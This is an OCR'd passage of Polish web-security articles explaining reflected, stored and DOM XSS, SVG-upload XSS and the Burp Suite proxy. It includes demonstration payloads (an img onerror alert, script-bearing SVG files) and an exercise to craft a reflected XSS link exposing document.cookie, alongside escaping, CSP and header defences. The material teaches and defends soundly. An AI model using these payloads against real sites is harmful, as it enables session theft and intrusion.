
PODZIAŁ BŁĘDÓW XSS

Błędy XSS dzielimy na trzy kategorie:

- **Persistent** (inna spotykana nazwa: **stored**) XSS – najbardziej złowroga odmiana, polegająca na umieszczeniu kodu javascript po stronie serwerowej (stąd nazwa – stored). Przykładowo, atakujący umieszcza javascript w komentarzu pod postem na blogu, np. komentując ten post ;), a komentarz automatycznie jest wysyłany do moderacji. W momencie kiedy moderator odczytuje komentarz, uruchamiany jest automatycznie javascript, który może wykradać cookie sesyjne administratora. W tym momencie atakujący ma dostęp do zalogowanej sesji administracyjnej bez znajomości użytkownika oraz hasła! Taka historia miała miejsce jakiś czas temu w systemie WordPress, gdzie udało mi się zlokalizować dokładnie taką lukę. :-)
- **Reflected XSS** – w tym przypadku kod javascript zaszyty jest w linku, który atakujący przesyła do ofiary. Ofiara po kliknięciu na linka łączy się z aplikacją, przekazując jej nieświadomie fragment HTML zawierający kod wykonujący javascript. Aplikacja zwraca ofierze (stąd nazwa: reflected) wynik (tj. HTML) zawierający wcześniej podany javascript, powodując wykonanie kodu w przeglądarce.
- **DOM Based XSS** – rzadziej spotykana postać błędu XSS – opisana tutaj.

PRAKTYCZNY PRZYKŁAD

Zobaczmy całość na prostym przykładzie (reflected XSS):



„Zielonej" ofierze podsyłany jest tutaj link przekazujący do aplikacji. Parametr search zawiera wstrzyknięcie javascriptu tagiem <script>. Zobaczmy co dzieje się dalej:

Całość można prześledzić na realnej aplikacji, dostępnej tutaj (czy nie ostrzegałem przed klikaniem „w ciemno"? ;-)

Był to prosty przykład uruchomienia javascriptu poprzez **tag** <script>. W jaki sposób wykonać javascript jedynie poprzez odpowiednie manipulacje **parametrami** do tagu? Na przykład tak:

```
1.      <img src=tralalala onerror=alert(/xss/)>
```

Metod manipulacji parametrami jest naprawdę wiele.

METODY OCHRONY PRZED XSS

W jaki sposób chronić się przed XSS? Przede wszystkim w odpowiedni sposób filtrować dane przesyłane przez użytkownika – przed ich wyświetleniem w aplikacji. Najczęściej przybiera to formę zamiany pewnych istotnych znaków kontrolnych HTML (głównie mam tu na myśli znaki otwierające / zamykające tagi oraz atrybuty tagu) na encje HTML:

```
1.      & --> &amp;
2.      < --> &lt;
3.      > --> &gt;
4.      " --> &quot;
5.      ' --> &#x27;
6.      / --> &#x2F;
```

Taka filtracja najprawdopodobniej zlikwiduje większość podatności XSS w naszej aplikacji. Warto wspomnieć, że wskazana powyżej metoda ochrony w pewnych przypadkach nie działa – odsyłam tutaj do wcześniej wspomnianego XSS Prevention Cheat Sheet i bardziej złożonych przypadków opisanych w tym dokumencie. W każdym razie, realizacja odpowiedniego filtrowania w złożonej aplikacji nie jest wcale taka prosta jakby się mogło wydawać (stąd też duża liczba aplikacji jest podatna).

Jeszcze inną i zazwyczaj niewiele kosztującą metodą ochrony przed jednym z efektów XSS – tj. wykradaniem cookies – jest zastosowanie parametru HttpOnly dla ciastek sesyjnych.

Konkretne technologie posiadają również własne mechanizmy ochronne – jak choćby request validation w .net.

Pewna ochrona może być równolegle realizowana po stronie klienckiej – jako przykład może służyć dodatek NoScript do Firefoxa, czy wręcz wbudowane w przeglądarki mechanizmy ochrony przed XSS.

CZAS NA ĆWICZENIE:

1. Szczegóły statków tutaj mają możliwość **wyświetlenia obrazu silnika**.
2. Bazując na tej funkcjonalności, przygotuj linka realizującego reflected XSS (np. wyświetlenie popupu javascriptowego z tekstem: XSS).
3. Wystarczy, że javascript uruchomi się dla przeglądarki Firefox (idealnie – również dla innych przeglądarek).
4. Jeśli chcesz sprawdzić, czy przygotowany przez Ciebie XSS jest poprawny w kontekście tego zadania – wyświetl w popupie ciasteczka (document.cookie).

Michał Sajdak, radaktor i założyciel sekurak.pl oraz rozwal.to. Realizuje testy penetracyjne, prowadzi szkolenia z bezpieczeństwa IT w Securitum.

Adrian “Vizzdoom” Michalczyk

Pozwalasz ładować pliki SVG? Masz XSS-a!

Dodawanie plików przez użytkowników web aplikacji wiąże się z wieloma zagrożeniami. Pentesterzy w tym obszarze często szukają luk prowadzących do zdalnego wykonania kodu po stronie serwera. A co, gdyby dodanie nowego pliku skutkowało wykonaniem złośliwego skryptu JS? Taką możliwość dają pliki SVG opisujące grafikę wektorową we współczesnych przeglądarkach.

GRAFIKA CZY DOKUMENT?

Intuicyjnie *Scalable Vector Graphic* jest grafiką wektorową, która definiuje obraz kształtami, a nie przez opis kolorów poszczególnych grup pikseli. Dzięki temu obrazki SVG są nieskończenie skalowalne: zarówno miniatura, jak i obraz przedstawiony na wielkim ekranie będzie wyglądał tak samo dobrze – bez straty jakości kojarzącej się z grafiką rastrową reprezentowaną w internecie przez formaty takie jak *gif*, *png* czy *jpg*.

Pliki SVG natywnie wspierane są jest we wszystkich przeglądarkach od wielu lat, wliczając w to Internet Explorer 9+ oraz przeglądarki mobilne. W związku z tym popularność SVG ciągle rośnie i format ten obecnie staje się standardem dla różnej maści ikon i bootstrapów interfejsów współczesnych stron internetowych.

Wróćmy jednak do kontekstu bezpieczeństwa. Określenie SVG jako grafiki jest dużym skrótem myślowym. W praktyce **SVG nie jest formatem graficznym, a dokumentem XML** opisującym elementy składające się na grafikę oraz jej dodatkowe interakcje z otoczeniem. Tak jest – pliki SVG mogą być interaktywnym dokumentem – takim jak HTML – i zmieniać się w zależności od zaprogramowanych wcześniej akcji.


Tak jak w HTML mamy drzewo DOM, tak i SVG ma swoje drzewo obiektów (SVG DOM), które jest dostępne z poziomu skryptów JS. W związku z tym, że HTML, Javascript oraz SVG działają w tym samym ekosystemie – czyli w przeglądarce – oznacza to, że bez problemu można stworzyć pliki SVG wykonujące złośliwe akcje w domenie testowanej aplikacji internetowej.

SVG = XSS

Załóżmy, że pewien serwis posiada funkcję uploadu plików. Dla zwiększenia bezpieczeństwa twórca serwisu decyduje się wyłącznie na możliwość ładowania plików graficznych, w tym plików SVG.


Co się stanie, gdy agresor załaduje poniższy plik SVG do serwisu?

```
1.  <svg xmlns="http://www.w3.org/1999/svg">
2.  <script>
3.  alert(1)
4.  </script>
5.  </svg>
```




1. Upload złośliwego pliku SVG do serwisu.

Plik zostanie zapisany i dostęp do niego w omawianym przypadku będzie możliwy przez odwołanie się do tej samej domeny (na przykład przez katalog *images* lub skrypt wyświetlający obrazek o podanym identyfikatorze). Do przeglądarki obrazek trafi w postaci parametru `src` elementu `<img>`. Wynikiem będzie wyświetlenie wyłącznie atrybutu `alt` pustego obrazka:



2. Złośliwy plik SVG w DOM strony internetowej.

Gdy jednak odwołamy się do pełnej ścieżki powyższego pliku graficznego, zauważymy, że **udało się nam zapisać plik wykonujący atak Persistent XSS:**




3. Błąd Persistent XSS w domenie strony.

Warto teraz zwrócić uwagę na nagłówki HTTP. W powyższym przykładzie programista nie określił typu zwracanej odpowiedzi dla skryptu serwującego obrazki – po prostu (naiwnie) polegał na logice serwera lub na mechanizmie *Content Sniffing* przeglądarki. Plik SVG został zinterpretowany jako `text/html`, czyli dokładnie tak, jak zwykła strona HTML z zaszytym skryptem inline (kilka przykładów tego rodzaju wstrzyknięć opisano w drugiej części cyklu dotyczącego bezpieczeństwa HTML5 – sekcja SVG).

Jednak taka sytuacja nie jest często spotykana i nie jest szczególnie ciekawa – w takim przypadku prawdopodobnie możemy uploadować dowolny kod HTML prowadzący do luki HTML Injection, więc SVG nie daje potencjalnemu atakującemu nowych możliwości. Zdecydowanie częściej występuje sytuacja, kiedy nagłówek `Content-Type` odpowiada zawartości wcześniej załadowanego pliku.

W przypadku SVG poprawnym typem MIME jest `image/svg+xml`. Gdy taki nagłówek zostanie zwrócony, wcześniejszy atak nie dojdzie do skutku:




4. Interpretacja pliku SVG jako dokumentu XML w przeglądarce.

Okazuje się, że powyższe zabezpieczenie można obejść. W tym celu stworzymy poprawny plik – wraz ze wszelkimi nagłówkami XML – SVG, który będzie zawierał w sobie zarówno grafikę, jak i skrypt wyświetlający komunikat demonstrujący wykonanie ataku XSS:

```
1.  <?xml version="1.0" standalone="no"?>
2.  <!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://
       www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
3.
4.  <svg version="1.1" baseProfile="full" xmlns="http://
       www.w3.org/2000/svg">
5.  <polygon id="triangle" points="0,0 0,50 50,0"
       fill="#009900" stroke="#004400"/>
6.  <script type="text/javascript">
7.  alert('This app is probably vulnerable to XSS attacks!');
8.  </script>
9.  </svg>
```

Pamiętajmy, że programista poprawnie odsyła nagłówki `Content-Type` oraz dodaje rozszerzenie .svg do nazwy pliku, aby przeglądarka nie miała żadnych wątpliwości o serwowanej treści. Mimo to, po załadowaniu pliku przez mechanizmy serwisu i wczytanie nowego zasobu zobaczymy, że dalej jesteśmy w stanie wykonywać złośliwe skrypty.

Poprawnie obsłużony plik SVG stał się furtką do ataku *Persistent XSS:*



5. Błąd Persistent XSS mimo ustawienia poprawnych nagłówków odpowiedzi HTTP.

A GDY MUSIMY UMOŻLIWIĆ UPLOAD SVG?

SVG jest dokumentem opisującym grafikę oraz jej dodatkowe zachowanie, dlatego też za wszelką cenę powinniśmy zabraniać możliwości ładowania tego rodzaju dokumentów przez użytkowników naszej aplikacji internetowej. Czasami jednak sytuacja projektowa wymaga dodanie takiej funkcji do serwisu – jak sobie poradzić w takiej sytuacji?

Po pierwsze należy sobie odpowiedzieć na pytanie, czy użytkownicy oprócz dodawania plików koniecznie muszą je *wyświetlać*. Może wystarczy, gdy dodamy funkcję ściągania SVG, zamiast ich pokazywania? W takiej sytuacji atak XSS nie będzie niczym groźnym, ponieważ złośliwy skrypt będzie odpalany z innego pochodzenia (z dysku) niż domena, z której ściągnięto plik.

Jeśli wdrożenie powyższej rady nie wchodzi w rachubę, mamy przed sobą większe wyzwanie.

Najpierw należy upewnić się, czy ustawiamy dobre nagłówki bezpieczeństwa. Podstawowymi nagłówkami odpowiedzi HTTP z plikami SVG będą:

- `Content-Type: image/svg+xml`,
- `X-Content-Type-Options: nosniff`.

Oprócz tego, magazyn plików SVG warto przenieść do osobnej domeny lub subdomeny, która nie będzie wymagać uwierzytelnienia chociażby przez takie mechanizmy jak ciasteczka (do plików można odwoływać się np. po identyfikatorze GUID, warto też dodać rozszerzenie .svg do nazw plików). W takiej sytuacji udany atak XSS będzie trudniejszy – przykładowo atakujący nie będzie mógł odczytać ciasteczek sesyjnych z głównej domeny, gdyż – nie zostaną one wysłane przez przeglądarkę.

Następnie należy skonfigurować bardzo rygorystyczną politykę Content Security Policy (CSP) – czy to dla skryptu zwracającego treść grafiki wektorowej, czy też dla serwera, który serwuje pliki SVG z katalogu. Ustawienie CSP na wartość taką jak `Content-Security-Policy: script-src 'none'` wyłączy możliwość wykonywania skryptów dla danego dokumentu (czyli w złośliwej grafice SVG).

Pliki SVG można również przetwarzać po stronie serwera i konwertować na bezpieczniejsze formaty obrazów rastrowych (np. *png*). Można również pokusić się o usunięcie potencjalnie niebezpiecznych skryptów – do tego celu można wykorzystać np. narzędzie SVG Purifier.

Jak widać, pomysłów radzenia sobie z formatem SVG jest sporo, jednak zdecydowanie najlepszym wyjściem jest stosowanie plików SVG tylko przez programistów i ścisły zakaz uploadu tego rodzaju dokumentów.

Adrian 'Vizzdoom' Michalczyk. Zajmuje się tworzeniem bezpiecznej architektury, szukaniem podatności, zarządzaniem ryzykiem, administracją systemami IT oraz implementowaniem mechanizmów bezpieczeństwa dla zespołu pracującego w metodykach zwinnych.

Adrian “Vizzdoom” Michalczyk

Wprowadzenie do narzędzia Burp Suite

Pośrednik HTTP analizujący ruch między przeglądarką a serwerami WWW jest podstawowym narzędziem pracy testera web aplikacji. Burp Suite – popularne akcesorium bezpieczeństwa skonstruowane wokół funkcji lokalnego proxy – jest narzędziem, obok którego żaden inżynier bezpieczeństwa nie może przejść obojętnie.

Z tekstu dowiesz się:

- w jaki sposób Burp Suite pozwala zwiększyć skuteczność podczas testowania bezpieczeństwa aplikacji internetowych,
- jakie narzędzia wchodzą w skład pakietu,
- co odróżnia wersję darmową od komercyjnej,
- jakie są najczęstsze problemy w pracy z pakietem oraz jak je rozwiązywać,
- w jaki sposób rozszerzać funkcjonalność Burp Suite i integrować go z innymi programami,
- w jaki sposób wykorzystać automatyzację oraz harmonogramowanie zadań,
- jak z pomocą Burp Suite analizować bezpieczeństwo aplikacji mobilnych oraz urządzeń inteligentnych,
- o sztuczkach pozwalających zwiększyć efektywność pracy z narzędziami pakietu,
- i wiele innych rzeczy :-)

WSTĘP

Funkcja lokalnego proxy programu Burp pozwala kontrolować i analizować ruch HTTP/HTTPS przesyłany między przeglądarką testera a serwerem WWW testowanej aplikacji. Oczywiście, gdyby jedyną funkcją oprogramowania firmy Portswigger było wyłącznie przetwarzanie treści żądań HTTP, to program nie byłby tak rozpoznawalny w środowisku IT Security. Marka Burp Suite ukształtowała się dzięki połączeniu kilku, dobrze współpracujących ze sobą narzędzi. Połączenie to znacznie ułatwia pracę podczas testów penetracyjnych nawet bardzo skomplikowanych aplikacji internetowych. Prostota, intuicyjność i ogólnie wysoka funkcjonalność – to klucz do sukcesu Burp Suite, który po kilku latach rozwoju na stałe zagościł w akcesorium inżynierów bezpieczeństwa web aplikacji.

Pakiet Burp inauguruje pierwszą serię artykułów z przydomkiem „Mastering…”. W tym cyklu postaramy się szczegółowo opisywać kolejne funkcje popularnych narzędzi pentesterskich i uczyć, jak je wykorzystywać w różnych kontekstach i sytuacjach – od ogółu do szczegółu.

Jeśli nie zostanie to jednoznacznie określone, należy przyjąć, że rady będą dotyczyć *darmowej wersji narzędzia z gałęzi 1.6*, której cykl rozpoczął się w kwietniu 2014 roku.

Warto również zaznaczyć, że ze względu na charakter narzędzia, większość rad opisywanych w tym cyklu nie powinna się mocno dezaktualizować i nawet po wydaniu nowej gałęzi pakietu, powinna być aktualna. Zmiany i nowe funkcje programu będą opisywane na bieżąco.


CZYM JEST BURP SUITE

Jak już wspomniałem, Burp Suite jest podstawowym narzędziem testera bezpieczeństwa aplikacji internetowych. Program jest udostępniany jako paczka .jar uruchamiana w maszynie wirtualnej Javy, więc bez problemu można używać go zarówno na systemach z rodziny Microsoft, Linux czy OS X. Dobre zgranie i jakość narzędzi wchodzących w skład pakietu sprawia, że Burp Suite jest jednym z najchętniej wybieranych programów tego rodzaju. Jak piszą sami twórcy:

> *Burp Suite, the leading toolkit for web application security. Burp Suite helps you secure your web applications by finding the vulnerabilities they contain — Portswigger Security*

Burp jest programem *wspomagającym pracę*, więc samo jego uruchomienie w magiczny sposób nie znajdzie błędów w aplikacjach internetowych. Nastawienie na ułatwienie pracy podczas ręcznej analizy web aplikacji znacznie zwiększa skuteczność pracy pentestera i mimo tego, że Burp od dawna potrafi w sposób automatyczny

wykrywać podatności (chociażby przy użyciu modułu *Scanner*), to w żaden sposób nie zastąpi on pentestera. **Burp Suite jest dłutem w ręku rzemieślnika-pentestera.** Program ten okazuje się przydatny niezależnie od stylu badacza bezpieczeństwa web aplikacji i w żaden sposób go nie ogranicza. Zależność między modułami oraz typowy przepływ danych między elementami pakietu prezentuje rysunek poniżej:



1. Zależności między modułami Burp Suite oraz typowy przepływ pracy (źródło: dokumentacja Portswigger).

Odnosząc się już do metodologii testów penetracyjnych, pakiet Burp:

- **w fazach zbierania informacji** – pomaga analizować charakter żądań i odpowiedzi HTTP(S) oraz poznawać strukturę strony i odkryć nieznane punkty wejścia,
- **w fazach mapowania podatności oraz ich eksploitacji** – pomaga tworzyć próbki do ataku, fuzzować parametry aplikacji lub nawet w sposób automatyczny znajdywać błędy w badanym oprogramowaniu.

Program można ściągnąć bezpośrednio ze strony twórców, firmy Portswigger. Dostępne są dwie wersje:

- darmowa, Burp Suite Free, która mimo kilku ograniczeń, jest w pełni działającym i funkcjonalnym programem,
- płatna, Burp Suite Professional, która cechuje się częstszymi aktualizacjami oraz brakiem ograniczeń w kilku narzędziach.


Do uruchomienia wymagana jest maszyna wirtualna Javy. Więcej informacji o różnicach między dwiema wersjami zamieszczę poniżej, tymczasem poznajmy narzędzia wchodzące w skład pakietu.

NARZĘDZIA PAKIETU BURP SUITE

Burp Proxy

Proxy, działające między przeglądarką a aplikacją internetową, pozwala na podglądanie struktury wysyłanych żądań oraz otrzymywanych odpowiedzi HTTP. Gdy przeglądarka zacznie wysyłać ruch HTTP przez *Burp Proxy*, tester otrzyma możliwość zatrzymywania żądań, ich ręczną lub automatyczną zmianę. Historia żądań pozwala wysyłać ruch HTTP ponownie lub obrabiać go w innych modułach pakietu. Praca z aplikacją internetową poprzez *Burp Proxy* pozwala na wygodną analizę samej strony internetowej w przeglądarce testera, oraz komunikatów wymienianych z serwerem web aplikacji. W ten sposób możemy np. poprzez klikanie po interfejsie webowym wymusić wysłanie pewnych żądań, którym zmienimy wartości parametrów, w celu testowania np. w kierunku podatności wstrzyknięcia kodu SQL lub XSS. *Burp Proxy* jest w zasadzie podstawowym źródłem danych dla całego pakietu. Dane w innych modułach z reguły opierają się na danych zebranych w czasie przeglądania badanej strony w przeglądarce korzystającej z *Burp Proxy*. Co ciekawe, funkcje proxy nie ograniczają się tylko do modyfikacji ruchu HTTP/HTTPS wychodzącego

